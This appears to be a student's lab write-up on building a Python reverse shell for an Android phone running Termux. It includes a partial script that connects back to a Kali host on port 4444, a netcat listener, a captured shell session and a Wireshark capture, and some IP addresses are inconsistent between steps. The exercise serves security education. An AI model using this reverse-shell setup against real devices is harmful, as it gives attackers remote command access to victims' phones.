


Android Payload Creation

Student Name: Mahrukh

Environment: Controlled & Isolated Lab Setup


1. Network Setup (Bridged Adapter)

Kali Linux was configured with a Bridged network to communicate with the Android device. This allowed both devices to be on the same local network.



2. Android Device Configuration

A physical Samsung Android phone was used for this task. The device was running Android version 15.



3. Termux Installation on Android

Termux was installed on the Android device using F-Droid. This provided a Linux-like environment to run Python scripts.

```
Welcome to Termux

Docs:      https://doc.termux.com
Community: https://community.termux.com

Working with packages:
- Search:  pkg search <query>
- Install: pkg install <package>
- Upgrade: pkg upgrade

Report issues at https://bugs.termux.com
~ $
```

4. IP Address Verification

IP addresses of Kali Linux were checked and then connectivity was tested between the Android device and Kali Linux. Successful communication confirmed correct network setup.

```

(chippashb@CHIPPASHB)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d8:7a:52 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.104/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
        valid_lft 7177sec preferred_lft 7177sec
    inet6 fe80::a00:27ff:fed8:7a52/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

```

Welcome to Termux!

Docs:      https://termux.dev/docs
Donate:    https://termux.dev/donate
Community: https://termux.dev/community

Working with packages:

- Search: pkg search <query>
- Install: pkg install <package>
- Upgrade: pkg upgrade

Subscribing to additional repositories:

- Root:    pkg install root-repo
- X11:     pkg install x11-repo

For fixing any repository issues,
try 'termux-change-repo' command.

Report issues at https://termux.dev/issues
- $ ping 192.168.0.104
PING 192.168.0.104 (192.168.0.104) 56(84) bytes of data:
64 bytes from 192.168.0.104: icmp_seq=1 ttl=64 time=1.02 ms
64 bytes from 192.168.0.104: icmp_seq=2 ttl=64 time=1.98 ms
64 bytes from 192.168.0.104: icmp_seq=3 ttl=64 time=1.56 ms
64 bytes from 192.168.0.104: icmp_seq=4 ttl=64 time=1.82 ms
^C
--- 192.168.0.104 ping statistics ---
    ESC  ≡  ⏏  HOME  ↑  END  PGUP
    ↵  CTRL  ALT  --  ↓  →  PGDN

```

5. Python Reverse Shell Script Execution on Android

The Python reverse shell script was executed inside Termux. The script initiated a connection to Kali Linux.

```

(chippashb@CHIPPASHB)-[~]
$ nano mahrukh_reverseshell.py

```

```

GNU nano 0.0                                mahrukhpayload.py
import socket                                # For network communication
import subprocess                            # To run system commands
import os                                    # To interact with system properties
import time                                  # For delays and timestamps

# Remote server IP and port
KALI_IP = "192.168.0.104"
KALI_PORT = 4444

# File to log connection events
LOG_FILE = "/data/data/com.termux/files/home/connection_log.txt"

def log_event(message):
    # Append log messages with timestamp
    with open(LOG_FILE, "a") as log:
        log.write(f"[LOG] {time.ctime()} - {message}\n")

def get_device_info():
    # Fetch device model and Android version using system properties
    model = os.popen("getprop ro.product.model").read().strip()
    version = os.popen("getprop ro.build.version.release").read().strip()
    return model, version

def main():
    try:
        # Create a TCP socket and connect to server
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((KALI_IP, KALI_PORT))

        [ Read 67 lines ]
    except:
        pass

^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^G Location  M-U Undo     M-A Set Mark  M-] To Bracket
^X Exit      ^R Read File  ^E Replace    ^U Paste      ^J Justify    ^_ Go To Line M-E Redo     M-C Copy     ^B Where Was

```

File is transferred to termux in phone

```

(chippashb@CHIPPASHB)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.103 - - [17/Jun/2026 11:59:49] code 400, message Bad request version ("I\078E\09I\0XB-\090\08aDT\09d\0040Ev\0830$G\0AAzQ\00\096\013\02
\013\003\013\001A\00\00E\00\09fIOI I0A A\0xadAE\09fA\0aAWASA+A\00c\00\09eA*A-AcA\09eA\00A AVARA$A(\00K\00jAsAw\00A\00AAFA'\00g\000ArAv\
\00A\000A")
192.168.56.103 - - [17/Jun/2026 11:59:49] "I\016\003\001\001\001\003\003'\011e0B$1e\0c\090cP5\088{Exe0\08a0e6s\08a\014\01ciE"/\08a'I\078E\09I\0XB-\0
90\08aDT\09d\0040Ev\0830$G\0AAzQ\00\096\013\002\013\003\013\001A\00\00E\00\09fIOI I0A AAeA\09fA\0aAWASA+A\00c\00\09eA*A-AcA\09eA\00A AVARA$A(\00K\00jAsAw\00A\
\00AAFA'\00g\000ArAv\00\00\000A" 400 -
192.168.56.103 - - [17/Jun/2026 12:01:44] "GET /mahrukh_payload.py HTTP/1.1" 200 -

```

```

me 3000ms
rtt min/avg/max/mdev = 23.913/339.288/781.581/277.904
ms
~ $ nano mahrukh_reverseshell.py

```

6. Listener Setup on Kali Linux (Netcat)

A Netcat listener was started on Kali Linux using port 4444. Kali waited for the incoming Android connection.

```

valid_lft forever preferred_lft forever

(chippashb@CHIPPASHB)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...

```

8. Python Code Execution

A reverse shell session was successfully executed after netcat was setted up for listening.

```
me 3000ms
rtt min/avg/max/mdev = 23.913/339.288/781.581/277.904
ms
~ $ nano mahrukh_reverseshell.py
~ $ python3 mahrukh_reverseshell.py
```

9. Reverse Shell Session Establishment

A reverse shell session was successfully established from the Android device to Kali Linux. Remote interaction was confirmed.

```
valid_lft forever preferred_lft forever

(chippashb@CHIPPASHB)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.106] from (UNKNOWN) [192.168.0.101] 33324
```

```

(chippashb@CHIPPASHB)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.106] from (UNKNOWN) [192.168.0.101] 51312
[+] Android (Termux) connected
Model: SM-A145F
Android Version: 15
[HB] Android Termux alive
whoami
u0_a824
ls
[HB] Android Termux alive
connection_log.txt
mahrukh_payload.py
mahrukh_reverseshell.py
revshell_log.txt
[HB] Android Termux alive
pwd
/data/data/com.termux/files/home

```

10. Wireshark Traffic Analysis (Port 4444)

Wireshark was running on Kali Linux during the session. Network traffic on port 4444 was captured and analyzed.

Wireshark network traffic capture showing a connection on port 4444. The packet list shows a series of TCP packets between 192.168.0.106 and 192.168.0.101. The selected packet (No. 85) is a TCP ACK packet with sequence number 1, acknowledgment number 8, and window size 510. The packet details pane shows the Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol layers. The raw data pane shows the hexadecimal and ASCII representation of the packet data.

No.	Time	Source	Destination	Protocol	Length	Info
85	32.595386995	192.168.0.106	192.168.0.101	TCP	73	4444 → 33324 [PSH, ACK] Seq=1 Ack=8 Win=510 Len=7 TSval=2113648091 TS...
86	32.810043923	192.168.0.106	192.168.0.101	TCP	73	[TCP Retransmission] 4444 → 33324 [PSH, ACK] Seq=1 Ack=1 Win=510 Len=...
87	33.010202642	192.168.0.101	192.168.0.106	TCP	66	33324 → 4444 [ACK] Seq=1 Ack=8 Win=64 Len=0 TSval=1767272197 TSecr=21...
88	33.010203516	192.168.0.101	192.168.0.106	TCP	78	[TCP Dup ACK 87#1] 33324 → 4444 [ACK] Seq=1 Ack=8 Win=64 Len=0 TSval=...
89	33.076102513	192.168.0.101	192.168.0.106	TCP	73	33324 → 4444 [PSH, ACK] Seq=1 Ack=8 Win=64 Len=7 TSval=1767272255 TSe...
90	33.076263683	192.168.0.106	192.168.0.101	TCP	66	4444 → 33324 [ACK] Seq=8 Ack=8 Win=510 Len=0 TSval=2113648571 TSecr=1...
99	37.627970448	192.168.0.106	192.168.0.101	TCP	67	4444 → 33324 [PSH, ACK] Seq=8 Ack=8 Win=510 Len=1 TSval=2113653123 TS...
101	37.687461737	192.168.0.101	192.168.0.106	TCP	66	33324 → 4444 [ACK] Seq=8 Ack=9 Win=64 Len=0 TSval=17672726870 TSecr=21...
102	39.010962775	192.168.0.106	192.168.0.101	TCP	69	4444 → 33324 [PSH, ACK] Seq=9 Ack=8 Win=510 Len=3 TSval=2113654506 TS...
103	39.120133751	192.168.0.101	192.168.0.106	TCP	66	33324 → 4444 [ACK] Seq=8 Ack=12 Win=64 Len=0 TSval=1767278304 TSecr=2...
104	39.182374462	192.168.0.101	192.168.0.106	TCP	108	33324 → 4444 [PSH, ACK] Seq=8 Ack=12 Win=64 Len=42 TSval=1767278366 T...

Frame 85: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface eth0
 Ethernet II, Src: PCSSystemtec_d8:7a:52 (08:00:27:d8:7a:52), Dst: MS-NTLB...
 Internet Protocol Version 4, Src: 192.168.0.106, Dst: 192.168.0.101
 Transmission Control Protocol, Src Port: 4444, Dst Port: 33324, Seq: 1, Len: 7
 Data (7 bytes)